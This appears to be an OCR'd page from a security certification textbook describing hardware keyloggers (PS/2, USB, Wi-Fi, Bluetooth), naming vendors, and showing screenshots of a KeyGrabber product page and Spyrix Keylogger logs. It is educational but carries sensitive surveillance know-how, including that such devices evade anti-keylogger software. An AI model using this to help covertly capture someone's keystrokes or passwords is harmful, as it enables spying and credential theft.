
Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger

These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.



PS/2 Keylogger

USB Keylogger

Wi-Fi Keylogger

Keylogger embedded inside the keyboard

Bluetooth Keylogger

Hardware Keylogger


Figure 6.140: Different types of hardware keyloggers

Hardware keyloggers come from numerous manufacturers and vendors, some of which are discussed as follows:

- **KeyGrabber**

  Source: *https://www.keydemon.com*

  A KeyGrabber hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. It comes in various forms, such as KeyGrabber USB, KeyGrabber PS/2, and KeyGrabber Nano Wi-Fi.


KeyDemon
HARDWARE KEYLOGGER
VIDEOLOGGER
MULTILOGGER
RS232
Search our catalog
Home / KeyGrabber Classic USB
Possible features:
8GB
Wi Fi
37mm
1.46"

KEYGRABBER CLASSIC USB

€15.99

Tax included

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

Figure 6.141: Screenshot of KeyGrabber hardware keylogger


Some hardware keyloggers are listed as follows:

- KeyGrabber USB (*http://www.keelog.com*)
- KeyCarbon (*https://keycarbon.com*)
- Keyboard logger (*https://www.detective-store.com*)
- KeyGhost (*http://www.keyghost.com*)
- KEYKatcher (*https://keykatcher.com*)

Keyloggers for Windows

Spyrix Keylogger Free

Spyrix Keylogger Free is used for **remote monitoring** on your PC that includes recording of keystrokes, passwords, and screenshots


Spyrix Free Keylogger 11.5.20
Event Log
Settings
Start
Stop
My Account
Wizard
Help
$118 $59
User Name
1050ti-01
Event Log
Keyboard events
ScreenShots
Clipboard Value
Web Pages Visited
Search Queries
Alerts
Site Blocker
Social Network Activity
Messaging Apps
User Activity
Programs Activity
User Smartphone Monitoring
Event Log - 1050ti-01 : Keyboard events
EVENT LOG
STATISTICS
Detail View
Find this event in common log

Event	Date/Time	Source	Title/Description	Value
	05/13/2020 – 05/13/2020			
	5/13/2020 10:22:32 AM	notepad.exe	*Untitled - Notepad	! Want to learn more about animals i can<Bl
	5/13/2020 10:22:40 AM	notepad.exe	*Untitled - Notepad	I can tell you!
	5/13/2020 10:25:38 AM	firefox.exe	Technibility Cellular Repair	Hi, how's it going? <Del>
	5/13/2020 10:26:59 AM	firefox.exe	reddit: the front page of t	memes<Enter>
	5/13/2020 10:28:06 AM	firefox.exe	A Flat Earther made this s	<Shift>They are litt<BkSp>erally proving o
